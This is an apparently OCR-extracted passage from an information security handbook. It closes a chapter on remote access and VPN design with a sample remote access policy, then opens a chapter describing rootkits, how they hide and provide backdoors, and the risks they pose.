The majority of currently deployed remote access systems, at least for employee and client-to-server remote connectivity, utilize TCP/IP as their network protocol. A smaller fraction continues to require support for IPX, NetBIOS/NetBEUI, and other LAN protocols; even fewer support SNA, DECNet, and older services. TCP/IP offers the advantage of support within most modern computer operating systems; most corporate applications either use TCP/IP as their network protocol, or allow their traffic to be encapsulated over TCP/IP networks. This chapter concentrates on TCP/IP-based remote access and its particular set of security concerns.

Minimize Costs

A good remote access solution will minimize the costs of hardware, network utilization, and support personnel. Note, of course, that the determination of appropriate expenditures for remote access, reasonable return on investment, and appropriate personnel budgets differs from organization to organization, and depends on factors including sensitivity to loss of resources, corporate expertise in network and security design, and possible regulatory issues depending on industry.

In any remote access implementation, the single highest contribution to overall cost is incurred through payments for persistent circuits, be they telephone capacity, private network connections, or access to the Internet. Business requirements will dictate the required combination of circuit types, typically based on the expected locations of remote users, the number of LAN-to-LAN connections required, and expectations for throughput and simultaneous connections. One-time charges for equipment, software, and installation are rarely primary differentiators between remote access architectures, especially in a high-security environment. However, to fairly judge between remote access options, as well as to plan for future growth, consider the following components in any cost estimates:

- One-time hardware and software costs
- Installation charges
- Maintenance and upgrade costs
- Network and telephone circuits
- Personnel required for installation and day-to-day administration

Not all remote access architectures will meet an organization's business requirements with a minimum of money and effort, so planning in the initial stages is critical.

At the time of this writing, Internet access for individuals is relatively inexpensive, especially compared to the cost of long-distance telephone charges. As long as home Internet access cost is based on a monthly flat fee rather than per-use calculations, use of the Internet to provide individual remote access, especially for traveling employees, will remain economically compelling. Depending on an organization's overall Internet strategy, replacing private network connections between branch offices and headquarters with secured Internet connections may result in savings of one third to one half over the course of a couple of years. This huge drop in cost for remote access is often the primary motivation for the evaluation of secure virtual private networks as a corporate remote access infrastructure. But note that if an organization does not already have technical staff experienced in the deployment of Internet networks and security systems, the perceived savings in terms of ongoing circuit costs can easily be lost in the attempt to hire and train administrative personnel.

It is the security architect's responsibility to evaluate remote access infrastructures in light of these requirements. Remote access equipment and service providers will provide information on the performance of their

equipment, expected administrative and maintenance requirements, and pricing. Review pricing on telephone and network connectivity regularly; the telecommunications market changes rapidly and access costs are extremely sensitive to a variety of factors, including geography, volume of voice/data communications, and the likelihood of corporate mergers.

A good remote access system is scalable, cost-effective, and easy to support. Scalability issues include increasing capacity on the remote access servers (the gateways into the private network), through hardware and software enhancements; increasing network bandwidth (data or telephone lines) into the private network; and maintaining staff to support the infrastructure and the remote users. If the system will be used to provide mission-critical connectivity, then it needs to be designed with reliable, measurable throughput and redundancy from the earliest stages of deployment. Backup methods of remote access will be required from *every* location at which mission-critical connections will originate.

Remember that not every remote access system necessarily possesses (or requires) each of these attributes. Within any given corporate environment, security decisions are based on preexisting policies, perceived threat, potential losses, and regulatory requirements — and remote access decisions, like all else, will be specific to a particular organization and its networking requirements. An organization supporting a team of 30 to 40 traveling sales staff, with a relatively constant employee population, has minimal requirements for flexibility and scalability — especially since the remote users are all trusted employees and only one security policy applies. A large organization with multiple locations, five or six business partners, and a sizable population of consultants probably requires different levels of remote access. Employee turnover and changing business conditions also demand increased manageability from the remote access servers, which will probably need to enforce multiple security policies and access control requirements simultaneously.

Remote Access Mechanisms

Remote access architectures fall into three general categories: (1) remote user access via analog modems and the public telephone network; (2) access via dedicated network connections, persistent or on-demand; and (3) access via public network infrastructures such as the Internet.

Telephones

Telephones and analog modems have been providing remote access to computer resources for the past two decades. A user, typically at home or in a hotel room, connects her computer to a standard telephone outlet and establishes a point-to-point connection to a network access server (NAS) at the corporate location. The NAS is responsible for performing user authentication, access control, and accounting, as well as maintaining connectivity while the phone connection is live. This model benefits from low end-user cost (phone charges are typically very low for local calls, and usually covered by the employer for long-distance tolls) and familiarity. Modems are generally easy to use, at least in locations with pervasive access to phone lines. Modem-based connectivity is more limiting if remote access is required from business locations, which may not be willing to allow essentially unrestricted outbound access from their facilities.

But disadvantages are plentiful. Not all telephone systems are created equal. In areas with older phone networks, electrical interference or loss of signal may prevent the remote computer from establishing a reliable connection to the NAS. Even after a connection is established, some network applications (particularly time-sensitive services such as multimedia packages and applications that are sensitive to network latency) may fail if the rate of data throughput is low. These issues are nearly impossible to resolve or control from corporate headquarters.

Modem technology changes rapidly, requiring frequent and potentially expensive maintenance of equipment. And network access servers are popular targets for hostile action because they provide a single point of entrance to the private network — a gateway that is frequently poorly protected.

Dedicated Network Connections

Branch office connectivity — network connections for remote corporate locations — and business partner connections are frequently met using dedicated private network circuits. Dedicated network connections are offered by most of the major telecommunications providers. They are generally deemed to be the safest way of connecting multiple locations because the only network traffic they carry "belongs" to the same organization.

Private network connections fall into two categories: dedicated circuits and Frame Relay circuits. Dedicated circuits are the most private, as they provide an isolated physical circuit for their subscribers (hence, the name).

The only data on a dedicated link belongs to the subscribing organization. An attacker can subvert a dedicated circuit infrastructure only by attacking the telecommunications provider itself. This offers substantial protection. But remember that telco attacks are the oldest in the hacker lexicon — most mechanisms that facilitate access to voice lines work on data circuits as well because the physical infrastructure is the same. For high-security environments, such as financial institutions, strong authentication and encryption are required even over private network connections.

Frame Relay connections provide private bandwidth over a shared physical infrastructure by encapsulating traffic in frames. The frame header contains addressing information to get the traffic to its destination reliably. But the use of shared physical circuitry reduces the security of Frame Relay connections relative to dedicated circuits. Packet leak between frame circuits is well-documented, and devices that eavesdrop on Frame Relay circuits are expensive but readily available. To mitigate these risks, many vendors provide Frame Relay-specific hardware that encrypts packet payload, protecting it against leaks and sniffing but leaving the frame headers alone.

The security of private network connections comes at a price, of course — subscription rates for private connections are typically two to five times higher than connections to the Internet, although discounts for high-volume use can be significant. Deployment in isolated areas is challenging if telecommunications providers fail to provide the required equipment in those areas.

Internet-Based Remote Access

The most cost-effective way to provide access into a corporate network is to take advantage of shared network infrastructure whenever feasible. The Internet provides ubiquitous, easy-to-use, inexpensive connectivity. However, important network reliability and security issues must be addressed.

Internet-based remote user connectivity and wide area networks are much less expensive than in-house modem banks and dedicated network circuits, both in terms of direct charges and in equipment maintenance and ongoing support. Most importantly, ISPs manage modems and dial-in servers, reducing the support load and upgrade costs on the corporate network/telecommunications group.

Of course, securing private network communications over the Internet is a paramount consideration. Most TCP/IP protocols are designed to carry data in cleartext, making communications vulnerable to eavesdropping attacks. Lack of IP authentication mechanisms facilitates session hijacking and unauthorized data modification (while data is in transit). A corporate presence on the Internet may open private computer resources to denial-of-service attacks, thereby reducing system availability. Ongoing development of next-generation Internet protocols, especially IPSec, will address many of these issues. IPSec adds per-packet authentication, payload verification, and encryption mechanisms to traditional IP. Until it becomes broadly implemented, private security systems must explicitly protect sensitive traffic against these attacks.

Internet connectivity may be significantly less reliable than dedicated network links. Troubleshooting Internet problems can be frustrating, especially if an organization has typically managed its wide area network connections in-house. The lack of any centralized authority on the Internet means that resolving service issues, including packet loss, higher than expected latency, and loss of packet exchange between backbone Internet providers, can be time-consuming. Recognizing this concern, many of the national Internet service providers are beginning to offer “business class” Internet connectivity, which provides service level agreements and improved monitoring tools (at a greater cost) for business-critical connections.

Given mechanisms to ensure some minimum level of connectivity and throughput, depending on business requirements, VPN technology can be used to improve the security of Internet-based remote access. For the purposes of this discussion, a VPN is a group of two or more privately owned and managed computer systems that communicates “securely” over a public network (see Exhibit 9.1).

Security features differ from implementation to implementation, but most security experts agree that VPNs include encryption of data, strong authentication of remote users and hosts, and mechanisms for hiding or masking information about the private network topology from potential attackers on the public network. Data in transmission is encrypted between the remote node and the corporate server, preserving data confidentiality and integrity. Digital signatures verify that data has not been modified. Remote users and hosts are subject to strong authentication and authorization mechanisms, including one-time password generators and digital certificates. These help to guarantee that only appropriate personnel can access and modify corporate data. VPNs can prevent private network addresses from being propagated over the public network, thus hiding potential target machines from attackers attempting to disrupt service.




EXHIBIT 9.1 Remote user VPN.

In most cases, VPN technology is deployed over the Internet (see Exhibit 9.2), but there are other situations in which VPNs can greatly enhance the security of remote access. An organization may have employees working at a business partner location or a client site, with a dedicated private network circuit back to the home campus. The organization may choose to employ a VPN application to connect its own employees back into their home network — protecting sensitive data from potential eavesdropping on the business partner network. In general, whenever a connection is built between a private network and an entity over which the organization has no administrative or managerial control, VPN technology provides valuable protection against data compromise and loss of system integrity.

When properly implemented, VPNs provide granular access control, accountability, predictability, and robustness at least equal to that provided by modem-based access or Frame Relay circuits. In many cases, because network security has been a consideration throughout the design of VPN products, they provide a higher level of control, auditing capability, and flexibility than any other remote access technology.

Virtual Private Networks

The term "virtual private network" is used to mean many different things. Many different products are marketed as VPNs, but offer widely varying functionality. In the most general sense, a VPN allows remote sites to communicate as if their networks were directly connected. VPNs also enable multiple independent networks to operate over a common infrastructure. The VPN is implemented as part of the system's networking. That is, ordinary programs like Web servers and e-mail clients see no difference between connections across a physical network and connections across a VPN.

VPN technologies fall into a variety of categories, each designed to address distinct sets of concerns. VPNs designed for secure remote access implement cryptographic technology to ensure the confidentiality, authenticity, and integrity of traffic carried on the VPN. These are sometimes referred to as secure VPNs or crypto VPNs. In this context, private suggests confidentiality and has specific security implications: namely, that the data will be encoded so as to be unreadable, and unmodified, by unauthorized parties.

Some VPN products are aimed at network service providers. These service providers — including AT&T, UUNET, and MCI/Sprint, to name only a few — built and maintain large telecommunications networks, using infrastructure technologies like Frame Relay and ATM. The telecom providers manage large IP networks based




EXHIBIT 9.2 Intranet WAN over VPN.

on this private infrastructure. For them, the ability to manage multiple IP networks using a single infrastructure might be called a VPN. Some network equipment vendors offer products for this purpose and call them VPNs.

When a network service provider offers this kind of service to an enterprise customer, it is marketed as equivalent to a private, leased-line network in terms of security and performance. The fact that it is implemented over an ATM or Frame Relay infrastructure does not matter to the customer, and is rarely made apparent. These so-called VPN products are designed for maintenance of telecom infrastructure, not for encapsulating private traffic over public networks like the Internet, and are therefore addressing a different problem. In this context, the private aspect of a VPN refers only to network routing and traffic management. It does not imply the use of security mechanisms such as encryption or strong authentication.

Adding further confusion to the plethora of definitions, many telecommunications providers offer subscription dial-up services to corporate customers. These services are billed as "private network access" to the enterprise computer network. They are less expensive for the organization to manage and maintain than in-house access servers because the telecom provider owns the telephone circuits and network access equipment.

But let the buyer beware. Although the providers tout the security and privacy of the subscription services, the technological mechanisms provided to help guarantee privacy are often minimal. The private network points-of-presence in metropolitan areas that provide local telephone access to the corporate network are typically co-located with the provider's Internet access equipment, sometimes running over the same physical infrastructure. Thus, the security risks are often equivalent to using a bare-bones Internet connection for corporate access, often without much ability for customers to monitor security configurations and network utilization. Two years ago, the services did not encrypt private traffic. After much criticism, service providers are beginning to deploy cryptographic equipment to remedy this weakness.

Prospective customers are well-advised to question providers on the security and accounting within their service. The security considerations that apply to applications and hardware employed within an organization apply to network service providers as well, and are often far more difficult to evaluate. Only someone familiar with a company's security environment and expectations can determine whether or not they are supported by a particular service provider's capabilities.

Selecting A Remote Access System

For organizations with small, relatively stable groups of remote users (whether employees or branch offices), the cost benefits of VPN deployment are probably minimal relative to the traditional remote access methods.

However, for dynamic user populations, complex security policies, and expanding business partnerships, VPN technology can simplify management and reduce expenses:

- VPNs enable traveling employees to access the corporate network over the Internet. By using remote sites' existing Internet connections where available, and by dialing into a local ISP for individual access, expensive long-distance charges can be avoided.
- VPNs allow employees working at customer sites, business partners, hotels, and other untrusted locations to access a corporate network safely over dedicated, private connections.
- VPNs allow an organization to provide customer support to clients using the Internet, while minimizing risks to the client's computer networks.

For complex security environments requiring the simultaneous support of multiple levels of access to corporate servers, VPNs are ideal. Most VPN systems interoperate with a variety of perimeter security devices, such as firewalls. VPNs can utilize many different central authentication and auditing servers, simplifying management of the remote user population. Authentication, authorization, and accounting (AAA) servers can also provide granular assignment of access to internal systems. Of course, all this flexibility requires careful design and testing — but the benefits of the initial learning curve and implementation effort are enormous.

Despite the flexibility and cost advantages of using VPNs, they may not be appropriate in some situations; for example:

1. VPNs reduce costs by leveraging existing Internet connections. If remote users, branch offices, or business partners lack adequate access to the Internet, then this advantage is lost.
2. If the required applications rely on non-IP traffic, such as SNA or IPX, then the VPNs are more complex. Either the VPN clients and servers must support the non-IP protocols, or IP gateways (translation devices) must be included in the design. The cost and complexity of maintaining gateways in one's network must be weighed against alternatives like dedicated Frame Relay circuits, which can support a variety of non-IP communications.
3. In some industries and within some organizations, the use of the Internet for transmission of private data is forbidden. For example, the federal Health Care Finance Administration does not allow the Internet to be used for transmission of patient-identifiable Medicare data (at the time of this writing). However, even within a private network, highly sensitive data in transmission may be best protected through the use of cryptographic VPN technology, especially bulk encryption of data and strong authentication/digital certificates.

Remote Access Policy

A formal security policy sets the goals and ground rules for all of the technical, financial, and logistical decisions involved in solving the remote access problem (and in the day-to-day management of all IT resources). Computer security policies generally form only a subset of an organization's overall security framework; other areas include employee identification mechanisms, access to sensitive corporate locations and resources, hiring and termination procedures, etc.

Few information security managers or auditors believe that their organizations have well-documented policy. Configurations, resources, and executive philosophy change so regularly that maintaining up-to-date documentation can be prohibitive. But the most effective security policies define expectations for the use of computing resources within the company, and for the behavior of users, operations staff, and managers on those computer systems. They are built on the consensus of system administrators, executives, and legal and regulatory authorities within the organization. Most importantly, they have clear management support and are enforced fairly and evenly throughout the employee population.

Although the anatomy of a security policy varies from company to company, it typically includes several components.

- A concisely stated *purpose* defines the security issue under discussion and introduces the rest of the document.
- The *scope* states the intended audience for the policy, as well as the chain of oversight and authority for enforcement.

- The *introduction* provides background information for the policy, and its cultural, technical, and economic motivators.
- *Usage expectations* include the responsibilities and privileges with regard to the resource under discussion. This section should include an explicit statement of the corporate ownership of the resource.
- The final component covers *system auditing and violation of policy*: an explicit statement of an employee's right to privacy on corporate systems, appropriate use of ongoing system monitoring, and disciplinary action should a violation be detected.

Within the context of remote access, the scope needs to address which employees qualify for remote access to the corporate network. It may be tempting to give access to everyone who is a "trusted" user of the local network. However, need ought to be justified on a case-by-case basis, to help minimize the risk of inappropriate access.

A sample remote access policy is included in Exhibit 9.3.

Another important issue related to security policy and enforcement is ongoing, end-user education. Remote users require specific training, dealing with the appropriate use of remote connectivity; awareness of computer security risks in homes, hotels, and customer locations, especially related to unauthorized use and disclosure of confidential information; and the consequences of security breaches within the remote access system.

EXHIBIT 9.3 Sample Remote Access Policy

Purpose of Policy: To define expectations for use of the corporate remote access server (including access via the modem bank and access via the Internet); to establish policies for accounting and auditing of remote access use; and to determine the chain of responsibility for misuse of the remote access privilege.

Intended Audience: This document is provided as a guideline to all employees requesting access to corporate network computing resources from non-corporate locations.

Introduction: Company X provides access to its corporate computing environment for telecommuters and traveling employees. This remote connectivity provides convenient access into the business network and facilitates long-distance work. But it also introduces risk to corporate systems: risk of inappropriate access, unauthorized data modification, and loss of confidentiality if security is compromised. For this reason, Company X provides the following standards for use of the remote access system.

All use of the Company X remote access system implies knowledge of and compliance with this policy.

Requirements for Remote Access: An employee requesting remote access to the Company X computer network must complete the *Remote Access Agreement*, available on the internal Web server or from the Human Resources group. The form includes the following information: employee's name and log-in ID; job title, organizational unit, and direct manager; justification for the remote access; and a copy of remote user responsibilities. After completing the form, and acknowledging acceptance of the usage policy, the employee must obtain the manager's signature and send the form to the Help Desk.

EXHIBIT 9.3 Sample Remote Access Policy (continued)

NO access will be granted unless all fields are complete.

The Human Resources group will be responsible for annually reviewing ongoing remote access for employees. This review verifies that the person is still employed by Company X and that their role still qualifies them for use of the remote access system. Human Resources is also responsible for informing the IT/Operations group of employee terminations within one working day of the effective date of termination.

IT/Operations is responsible for maintaining the modem-based and Internet-based remote access systems; maintaining the user authentication and authorization servers; and auditing use of the remote access system (recording start and end times of access and user IDs for chargeback accounting to the appropriate organizational units).

Remote access users are held ultimately responsible for the use of their system accounts. The user must protect the integrity of Company X resources by safeguarding modem telephone numbers, log-in processes and start-up scripts; by maintaining their strong authentication tokens in their own possession at all times; and by NOT connecting their remote computers to other private networks at the same time that the Company X connection is active. [This provision does not include private networks maintained solely by the employee within their own home, so long as the home network does not contain independent connections to the Internet or other private (corporate) environments.] Use of another employee's authentication token, or loan of a personal token to another individual, is strictly forbidden.

Unspecified actions that may compromise the security of Company X computer resources are also forbidden. IT/Operations will maintain ongoing network monitoring to verify that the remote access system is being used appropriately. Any employee who suspects that the remote access system is being misused is required to report the misuse to the Help Desk immediately.

Violation of this policy will result in disciplinary action, up to and including termination of employment or criminal prosecution.

Chapter 13

Rootkits: The Ultimate Malware Threat

E. Eugene Schultz and Edward Ray

Contents

Introduction
About Rootkits
- Definition of Rootkit
- Characteristics of Rootkits
- How Rootkits Work
  - Hiding Mechanisms
  - Backdoor Mechanisms
- Types of Rootkits
  - User-Mode Rootkits
  - Kernel-Mode Rootkits
- How Rootkits and Other Types of Malware Differ
- How Rootkits Are Installed

Rootkits and Security-Related Risk
- Escalation of Security Breach-Related Costs
- Increased Likelihood of Backdoor Access
- Rootkits Often Run in Connection with Botnets
- Rootkits Often Include Keystroke and Terminal Loggers

Rootkit Prevention
- Prophylactic Measures
- Patch Management

Configuring Systems Appropriately and Limiting Services That Run on Systems
Adhering to the Least Privilege Principle
Deploying Firewalls
Using Strong Authentication
Performing Security Maintenance on Systems
Limiting the Availability of Compilers
Incident Response Considerations
Detection
Change Detection
Running Tools Designed to Detect Rootkits
Analyzing Output of Network Monitoring Tools
Eradication
Recovery
Conclusion
References

Introduction

Of all the things that occur in the information security arena, few are more interesting (and also more troublesome) than malicious code ("malware") incidents. Over the years we have seen malware evolve from simple viruses written in assembly language to complex programs that deliver advanced functionality that greatly facilitates the ability of perpetrators to accomplish their sordid purposes. In this chapter we have termed rootkits "the ultimate malware threat," something that is no embellishment whatsoever. When it comes to sophistication and potential for damage, loss, and destruction, few, if any, types of malware can compare to rootkits. With the constant news about viruses, worms, and Trojan horse programs, however, rootkits have somehow gotten "lost in the fog." This chapter is intended to serve as a wake-up call—it is time for information security professionals to become aware of exactly what rootkits are, what they can do, what risks they pose, and possible solutions for countering them.

Information security professionals are constantly concerned about a wide variety of security-related threats. Some of these threats pose considerably higher levels of risk than others and thus require more resources to counter. Furthermore, risks and their potential impact change over time. In the 1990s, for example, risks resulting from the activity of external attackers were some of the most serious. Attackers often launched brute-force password-guessing attacks or, if they were more sophisticated, password-cracking attacks using dictionary-based password-cracking tools that are by today's standards rather crude. During that time, damage and disruption due to virus and worm infections also comprised one of the most serious types of security risks. Things have changed considerably since then; certain types of malware other than viruses and worms have moved to the forefront of risks that organizations currently face. Rootkits in particular now represent what might safely be called the ultimate malware threat. This chapter covers the ins and outs of rootkits, the relationship between rootkits and security-related risk, how to prevent rootkits from being installed in the first place, and how to detect them and recover when rootkits have been installed in victim systems.

About Rootkits

What exactly is a rootkit? The following section defines what rootkits are, describes their characteristics, explains how rootkits and Trojan horse programs differ, and describes how rootkits work.

Definition of Rootkit

The term "rootkit" refers to a type of Trojan horse program that if installed on a victim system changes its operating system software such that: (1) evidence of the attackers' activities (including any changes to the system that have been made in installing the rootkit) is hidden and (2) the attackers can gain remote backdoor access to the system at will. Rootkits replace normal programs and system libraries that are part of the operating system on victim machines with versions that superficially appear to be normal, but that in reality subvert the security of the machine and cause malicious functions to be executed.

Characteristics of Rootkits

Rootkits almost without exception run with superuser privileges, the full set of system privileges intended only for system administrators and system programmers, so that they can readily perform virtually any task at will. In UNIX and Linux, this translates to root-level privileges; in Windows, this means Administrator- and SYSTEM-level privileges. Without superuser privileges, rootkits would not be very effective in accomplishing the malicious functions they support. It is important to realize, however, that attackers need to gain superuser-level access before installing and running rootkits. Rootkits are not exploit tools that raise the privilege level of those who install them. Attackers must thus first exploit one or more vulnerabilities independent of the functionality of any rootkit to gain superuser privileges on victim systems if they are going be able to install and run a rootkit on these systems.

Additionally, the majority of rootkits are "persistent," whereas others are not. Persistent rootkits stay installed regardless of how many times the systems on which they are installed are booted. Nonpersistent rootkits (also called "memory-resident" rootkits) reside only in memory; no file in the compromised system contains their code. They thus remain on a victim system only until the next time the system boots, at which time they are deleted.

How Rootkits Work

Rootkits work using two basic types of mechanisms, those that enable them to avoid detection and those that set up backdoors, as explained in this section.

Hiding Mechanisms

Attackers know that discovery of their unauthorized activity on a victim system almost invariably leads to investigations that result in the system being patched or rebuilt, thereby effectively forcing them to "start from scratch" in their efforts to gain unauthorized access to and control a target system or, in a worst case scenario for attackers, giving investigators clues that can be used in identifying and ultimately convicting the attackers of wrongdoing. It is to the attackers' advantage,

therefore, to hide all indications of their presence on victim systems. Most rootkits incorporate one or more hiding mechanisms—as a rule, the more sophisticated the rootkit, the more of these mechanisms are part of the rootkit and the more proficient these mechanisms are.

The most basic type of hiding mechanism is one in which log data pertaining to an attacker's log-ins and log-outs on the victim system are erased so that when system administrators inspect the system's audit logs, they do not see any entries that report the attacker's having logged in or out or having done anything else on the system. Additionally, many rootkits delete any evidence of processes generated by the attacker and the rootkit itself. When system administrators enter commands or use system utilities that display the processes that are running, the names of processes started in connection with all facets of the attack (including the presence of a rootkit) are omitted from the output. Rootkits may also hide files and directories that the attacker has created in a number of ways, including changing commands used to list directory contents to have them exclude files that the attacker has created or (as explained in more detail shortly) making changes to the kernel of the operating system itself to cause it to provide false information about the presence and function of certain files and executables. To allow backdoor access by attackers, rootkits almost always open one or more network ports on the victim system. To preclude the possibility of discovering rootkits when system administrators examine open ("listening") ports, many rootkits thus also hide information about certain ports' status. Additionally, some rootkits change what happens when certain executables are invoked by legitimate users (e.g., system administrators) such that malicious executables that superficially appear to work like the original executables are run instead. Finally, some rootkits (e.g., those with keystroke logging capability) capture or change information sent to or from hardware devices that interface with victim systems.

Backdoor Mechanisms

Rootkits almost without exception also provide attackers with remote backdoor access to compromised systems. One of the most common ways of providing this kind of access is creating encrypted connections such as secure shell (SSH) connections that not only give attackers remote control over compromised systems, but also encrypt information to prevent it from being available for analysis by network-based intrusion detection systems (IDSs) and intrusion prevention systems (IPSs) as well as network monitoring tools. Additionally, SSH implementations used in connection with rootkits require entering a username and password, thereby also helping prevent individuals other than the individual or individuals who installed the rootkit from being able to use the backdoor.

Types of Rootkits

Two fundamental types of rootkits, user-mode rootkits and kernel-mode rootkits, exist. The difference is based on the levels at which they operate and the type of software they change or replace. This section describes both types and explains how each works.

User-Mode Rootkits

User-mode rootkits replace executables and system libraries that system administrators and users use. The SSH program and the C library in UNIX and Linux systems are two of the most common targets. Windows Explorer (the default shell in Windows systems) is often targeted by user-mode

rootkits. Authors of user-mode rootkits take great care to hide the fact that targeted executables and system libraries have been changed. For example, if a rootkit has replaced the SSH program, both the last date of modification and the file length will be what they were when the SSH was originally installed when system administrators enter commands to query for this information. Additionally, most rootkits target only a few executables and system libraries (often only one); the fewer executables and system libraries targeted, the less likely system administrators and users are to notice that something is wrong.

Kernel-Mode Rootkits

As their name implies, kernel-mode rootkits change components within the kernel of the operating system on the victim machine or sometimes even completely replace the kernel. The kernel is the heart of an operating system; it provides fundamental services (e.g., input and output control) for every part of the operating system.

Kernel-mode rootkits hide the presence of attackers better than do user-mode rootkits. System administrators and system programmers trust kernel-level processes implicitly, but anything that has control of the kernel can cause kernel processes to produce bogus information about their status. System administrators and system programmers are not likely to have any reason to believe that this information is specious. Additionally, detecting changes in the kernel is generally very difficult, especially if kernel-mode rootkits have been developed by individuals with extremely high levels of technical expertise. Kernel-mode rootkits are thus even deadlier than user-mode rootkits.

Kernel-mode rootkits invariably change process listings to exclude processes that run in connection with the rootkits. The kernel is aware of all processes that are running, but when system administrators enter a command to list all processes, certain ones (the ones that the rootkit author wants to hide) are omitted when the kernel processes provide information to the command. Additionally, kernel-mode rootkits often redirect the execution of programs such that when system administrators and users invoke a certain program, a completely different program is run, something that is called "redirection." Redirection is an especially effective hiding technique because the original program remains intact; no changes in this program can thus be discovered.

How Rootkits and Other Types of Malware Differ

As stated in the definition at the start of this chapter, a rootkit is a type of Trojan horse program. The term "Trojan horse program" actually refers to a wide range of hidden malicious programs; rootkits are thus one kind of Trojan program. Rootkits, however, go further than conventional Trojans in that the latter are designed to go unnoticed, but do not incorporate active mechanisms that prevent them from being noticed. In general, the primary method of hiding Trojan horse programs is assigning an innocuous name (e.g., "datafile" or "misc") to them. In contrast, rootkits have mechanisms that actively hide their presence from antivirus and antispyware programs, system management utilities, and system and network administrators. Additionally, Trojan programs are generally created within systems that have been compromised, that is, they do not replace existing programs and files, but are instead new programs that are installed. As mentioned previously, in contrast, rootkits actually replace operating system programs and system libraries.

It is also important to understand that rootkits are not tools that exploit vulnerabilities. Rootkit installation instead requires that one or more vulnerabilities first be exploited. Additionally, rootkits are not viruses or worms, both of which are self-reproducing programs. If rootkits were

self-reproducing, detecting and deleting them would be considerably easier; rootkit authors thus avoid incorporating self-reproducing functionality in the code they write. At the same time, however, it is important for information security professionals to realize that in some instances viruses or worms have installed rootkits in systems that they have infected.

How Rootkits Are Installed

One of the most common ways that rootkits are installed includes having someone download what appears to be a patch or legitimate freeware or shareware program, but which is in reality a rootkit. Software is sometimes modified at the source; programmers can insert malicious lines of code into programs that they write. A recent example of this is the Sony BMG Music Entertainment copy-protection scheme, which came with music compact disks (CDs) that secretly installed a rootkit on computers (see the following vignette). Additionally, malicious Web servers often install rootkits into systems by exploiting vulnerabilities in browsers such as Internet Explorer and Mozilla Firefox that allow malicious Web pages to download files of a perpetrator's choice or possibly by giving processes on the malicious Web server superuser privileges on the systems that run these browsers.

A relatively new attack vector for installing rootkits is spyware. A recent example of this is a variant of the VX2.Look2Me Spyware Trojan released in November 2005 (see http://www.f-secure.com/sw-desc/look2me.shtml). Rootkits enable spyware authors to hide configuration settings and program files, enabling the rootkits themselves to be installed in alternate data streams—features associated with files and directories in the Windows NT File System that provide compatibility with the Macintosh File System—to disguise their presence. Spyware and rootkit combinations are typically installed on victim computers via malicious Web pages or e-mail messages that exploit Web browser vulnerabilities or use "social engineering" tricks to get users to install the code unknowingly.

A final rootkit vector discussed here is viruses and worms. Although most viruses and worms usually do not install rootkits, a few of them do.

Vendor-Installed Rootkits: More Reason to Worry

The information security community in general and security vendors in particular have been slow to react to rootkit-related risks. More recently, however, a few vendors have installed monitoring software that uses stealthy, rootkit-style techniques to hide itself. Long before Mark Russinovich blew the whistle on Sony BMG's use of such software to cloak its digital rights management scheme, spyware researchers had seen traces of Sony BMG's controversial technology on personal computers without knowing what it was. As Russinovich explained, the detection of the Sony BMG rootkit was not a straightforward task. New techniques and products are emerging to make it easier for technical staff to identify rootkits on compromised machines, but identifying such machines in the first place and then removing the malicious software remain frustratingly

difficult. Everyone expects the perpetrator community to write and deploy rootkits—according to McAfee, the use of stealth techniques in malware has increased by over 600 percent since 2004. At the same time, who would expect vendors to write and install rootkits in their products? Vendors such as Sony BMG have thus added another layer of complexity to the already too complex rootkit problem.

Rootkits and Security-Related Risk

Rootkits considerably raise the level of security-related risk that organizations face, namely by increasing the cost of incidents, increasing the probability of backdoor access, putting organizations' machines at risk of becoming part of a botnet, and exposing organizations to the risk of confidentiality infractions because of unauthorized capture of information, as explained in the following sections.

Escalation of Security Breach-Related Costs

Although rootkits do not break into systems per se, once they are installed on systems they are (unless they are poorly designed or written) usually extremely difficult to identify. They can reside on compromised systems for months without anyone, the most experienced system administrators included, suspecting that anything is wrong. The cost of security breaches is proportionate to their duration; anything that increases duration escalates incident-related costs.

Increased Likelihood of Backdoor Access

Because rootkits usually include backdoors, they substantially raise the probability that even if effective security measures are in place, attackers will gain unauthorized remote access to systems. Because rootkits are so difficult to discover, whoever gains such access can rummage through the contents of files within the compromised system to glean sensitive and other information. The fact that access of this nature is normally with superuser-level privileges means not only that attackers can remotely access systems any time they wish, but also that they have complete control to do anything they want with each system that they access in this manner.

Rootkits Often Run in Connection with Botnets

